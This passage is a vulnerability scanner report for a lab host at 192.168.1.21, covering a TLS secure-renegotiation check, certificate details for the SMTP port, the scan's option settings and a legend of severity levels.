Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	03/21/2016
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

Secure Socket Layer (SSL) and Transport Layer Security (TLS) renegotiation are vulnerable to an attack in which the attacker forms a TLS connection with the target server, injects content of his choice, and then splices in a new TLS connection from a client. The server treats the client's initial TLS handshake as a renegotiation and thus believes that the initial data transmitted by the attacker is from the same entity as the subsequent client data. TLS protocol was extended to cryptographically tierenegotiations to the TLS connections they are being performed over. This is referred to as TLS secure renegotiation extension. This detection determines whether the TLS secure renegotiation extension is supported by the server or not.

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

TLS Secure Renegotiation Extension Status: supported.

1 SSL Certificate - Information port 25/tcp over SSL

QID:	86002
Category:	Web server
Associated CVEs:	-

Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	03/08/2020
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

SSL certificate information is provided in the Results section.

IMPACT:

N/A

SOLUTION:

N/A

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

NAME	VALUE
(0)CERTIFICATE 0	
(0)Version	1 (0x0)
(0)Serial Number	fa:f9:3a:4c:7f:b6:b9:cc
(0)Signature Algorithm	sha1WithRSAEncryption
(0)ISSUER NAME	
countryName	XX
stateOrProvinceName	There is no such thing outside US
localityName	Everywhere
organizationName	OCOSA
organizationalUnitName	Office for Complication of Otherwise Simple Affairs
commonName	ubuntu804-base.localdomain
emailAddress	root@ubuntu804-base.localdomain
(0)SUBJECT NAME	
countryName	XX
stateOrProvinceName	There is no such thing outside US
localityName	Everywhere
organizationName	OCOSA
organizationalUnitName	Office for Complication of Otherwise Simple Affairs
commonName	ubuntu804-base.localdomain
emailAddress	root@ubuntu804-base.localdomain
(0)Valid From	Mar 17 14:07:45 2010 GMT
(0)Valid Till	Apr 16 14:07:45 2010 GMT
(0)Public Key Algorithm	rsaEncryption
(0)RSA Public Key	(1024 bit)
(0)	RSA Public-Key: (1024 bit)
(0)	Modulus:
(0)	00:d6:b4:13:36:33:9a:95:71:7b:1b:de:7c:83:75:
(0)	da:71:b1:3c:a9:7f:fe:ad:64:1b:77:e9:4f:ae:be:
(0)	ca:d4:f8:cb:ef:ae:bb:43:79:24:73:ff:3c:e5:9e:

(0)	3b:6d:fc:c8:b1:ac:fa:4c:4d:5e:9b:4c:99:54:0b:
(0)	d7:a8:4a:50:ba:a9:de:1d:1f:f4:e4:6b:02:a3:f4:
(0)	6b:45:cd:4c:af:8d:89:62:33:8f:65:bb:36:61:9f:
(0)	c4:2c:73:c1:4e:2e:a0:a8:14:4e:98:70:46:61:bb:
(0)	d1:b9:31:df:8c:99:ee:75:6b:79:3c:40:a0:ae:97:
(0)	00:90:9d:dc:99:0d:33:a4:b5
(0)	Exponent: 65537 (0x10001)
(0)Signature	(128 octets)
(0)	92:a4:b4:b8:14:55:63:25:51:4a:0b:c3:2a:22:cf:3a
(0)	f8:17:6a:0c:cf:66:aa:a7:65:2f:48:6d:cd:e3:3e:5c
(0)	9f:77:6c:d4:44:54:1f:1e:84:4f:8e:d4:8d:dd:ac:2d
(0)	88:09:21:a8:da:56:2c:a9:05:3c:49:68:35:19:75:0c
(0)	da:53:23:88:88:19:2d:74:26:c1:22:65:ee:11:68:83
(0)	6a:53:4a:9c:27:cb:a0:b4:e9:8d:29:0c:b2:3c:18:5c
(0)	67:cc:53:a6:1e:30:d0:aa:26:7b:1e:ae:40:b9:29:01
(0)	6c:2e:bc:a2:19:94:7c:15:6e:8d:30:38:f6:ca:2e:75

Appendix

Hosts Scanned (IP)

192.168.1.21

Target distribution across scanner appliances

MV : 192.168.1.21

Options Profile

Initial Options

Scan Settings	
Ports:	
Scanned TCP Ports:	Standard Scan
Scanned UDP Ports:	Standard Scan
Scan Dead Hosts:	Off
Purge old host data when OS changes:	Off
Load Balancer Detection:	Off
Perform 3-way Handshake:	Off
Vulnerability Detection:	Complete
Intrusive Checks:	Excluded
Password Brute Forcing:	
System:	Disabled
Custom:	Disabled
Authentication:	
Windows:	Disabled
Unix/Cisco/Network SSH:	Disabled
Unix Least Privilege Authentication:	Disabled
Oracle:	Disabled
Oracle Listener:	Disabled
SNMP:	Disabled
VMware:	Disabled
DB2:	Disabled
HTTP:	Disabled
MySQL:	Disabled
Tomcat Server:	Disabled
MongoDB:	Disabled
Palo Alto Networks Firewall:	Disabled
Jboss Server:	Disabled
Oracle WebLogic Server:	Disabled
MariaDB:	Disabled
InformixDB:	Disabled
MS Exchange Server:	Disabled
Oracle HTTP Server:	Disabled
MS SharePoint:	Disabled
Sybase:	Disabled
Kubernetes:	Disabled
SAP IQ:	Disabled
SAP HANA:	Disabled
Azure MS SQL:	Disabled

Neo4j:	Disabled
NGINX:	Disabled
Infoblox:	Disabled
Overall Performance:	Normal
Additional Certificate Detection:	
Authenticated Scan Certificate Discovery:	Disabled
Test Authentication:	Disabled
Hosts to Scan in Parallel:	
Use Appliance Parallel ML Scaling:	Off
External Scanners:	15
Scanner Appliances:	30
Processes to Run in Parallel:	
Total Processes:	10
HTTP Processes:	10
Packet (Burst) Delay:	Medium
Port Scanning and Host Discovery:	
Intensity:	Normal
Dissolvable Agent:	
Dissolvable Agent (for this profile):	Disabled
Windows Share Enumeration:	Disabled
Windows Directory Search:	Disabled
Lite OS Discovery:	Disabled
Host Alive Testing:	Disabled
Do Not Overwrite OS:	Disabled

Advanced Settings

Host Discovery:	TCP Standard Scan, UDP Standard Scan, ICMP On
Ignore firewall-generated TCP RST packets:	Off
Ignore all TCP RST packets:	Off
Ignore firewall-generated TCP SYN-ACK packets:	Off
Do not send TCP ACK or SYN-ACK packets during host discovery:	Off

Report Legend

Vulnerability Levels

A Vulnerability is a design flaw or mis-configuration which makes your network (or a host on your network) susceptible to malicious attacks from local or remote users. Vulnerabilities can exist in several areas of your network, such as in your firewalls, FTP servers, Web servers, operating systems or CGI bins. Depending on the level of the security risk, the successful exploitation of a vulnerability can vary from the disclosure of information about the host to a complete compromise of the host.

Severity	Level	Description
🟥⬜⬜⬜⬜ 1	Minimal	Intruders can collect information about the host (open ports, services, etc.) and may be able to use this information to find other vulnerabilities.
🟥🟥⬜⬜⬜ 2	Medium	Intruders may be able to collect sensitive information from the host, such as the precise version of software installed. With this information, intruders can easily exploit known vulnerabilities specific to software versions.
🟥🟥🟥⬜⬜ 3	Serious	Intruders may be able to gain access to specific information stored on the host, including security settings. This could result in potential misuse of the host by intruders. For example, vulnerabilities at this level may include partial disclosure of file contents, access to certain files on the host, directory browsing, disclosure of filtering rules and security mechanisms, denial of service attacks, and unauthorized use of services, such as mail-relaying.
🟥🟥🟥🟥⬜ 4	Critical	Intruders can possibly gain control of the host, or there may be potential leakage of highly sensitive information. For example, vulnerabilities at this level may include full read access to files, potential backdoors, or a listing of all the users on the host.
🟥🟥🟥🟥🟥 5	Urgent	Intruders can easily gain control of the host, which can lead to the compromise of your entire network security. For example, vulnerabilities at this level may include full

Severity	Level	Description
		read and write access to files, remote execution of commands, and the presence of backdoors.

Potential Vulnerability Levels

A potential vulnerability is one which we cannot confirm exists. The only way to verify the existence of such vulnerabilities on your network would be to perform an intrusive scan, which could result in a denial of service. This is strictly against our policy. Instead, we urge you to investigate these potential vulnerabilities further.

Severity	Level	Description
🟨⬜⬜⬜⬜ 1	Minimal	If this vulnerability exists on your system, intruders can collect information about the host (open ports, services, etc.) and may be able to use this information to find other vulnerabilities.
🟨🟨⬜⬜⬜ 2	Medium	If this vulnerability exists on your system, intruders may be able to collect sensitive information from the host, such as the precise version of software installed. With this information, intruders can easily exploit known vulnerabilities specific to software versions.
🟨🟨🟨⬜⬜ 3	Serious	If this vulnerability exists on your system, intruders may be able to gain access to specific information stored on the host, including security settings. This could result in potential misuse of the host by intruders. For example, vulnerabilities at this level may include partial disclosure of file contents, access to certain files on the host, directory browsing, disclosure of filtering rules and security mechanisms, denial of service attacks, and unauthorized use of services, such as mail-relaying.
🟨🟨🟨🟨⬜ 4	Critical	If this vulnerability exists on your system, intruders can possibly gain control of the host, or there may be potential leakage of highly sensitive information. For example, vulnerabilities at this level may include full read access to files, potential backdoors, or a listing of all the users on the host.
🟨🟨🟨🟨🟨 5	Urgent	If this vulnerability exists on your system, intruders can easily gain control of the host, which can lead to the compromise of your entire network security. For example, vulnerabilities at this level may include full read and write access to files, remote execution of commands, and the presence of backdoors.

Information Gathered

Information Gathered includes visible information about the network related to the host, such as traceroute information, Internet Service Provider (ISP), or a list of reachable hosts. Information Gathered severity levels also include Network Mapping data, such as detected firewalls, SMTP banners, or a list of open TCP services.

Severity	Level	Description
🟦⬜⬜⬜⬜ 1	Minimal	Intruders may be able to retrieve sensitive information related to the host, such as open UDP and TCP services lists, and detection of firewalls.
🟦🟦⬜⬜⬜ 2	Medium	Intruders may be able to determine the operating system running on the host, and view banner versions.
🟦🟦🟦⬜⬜ 3	Serious	Intruders may be able to detect highly sensitive data, such as global system user lists.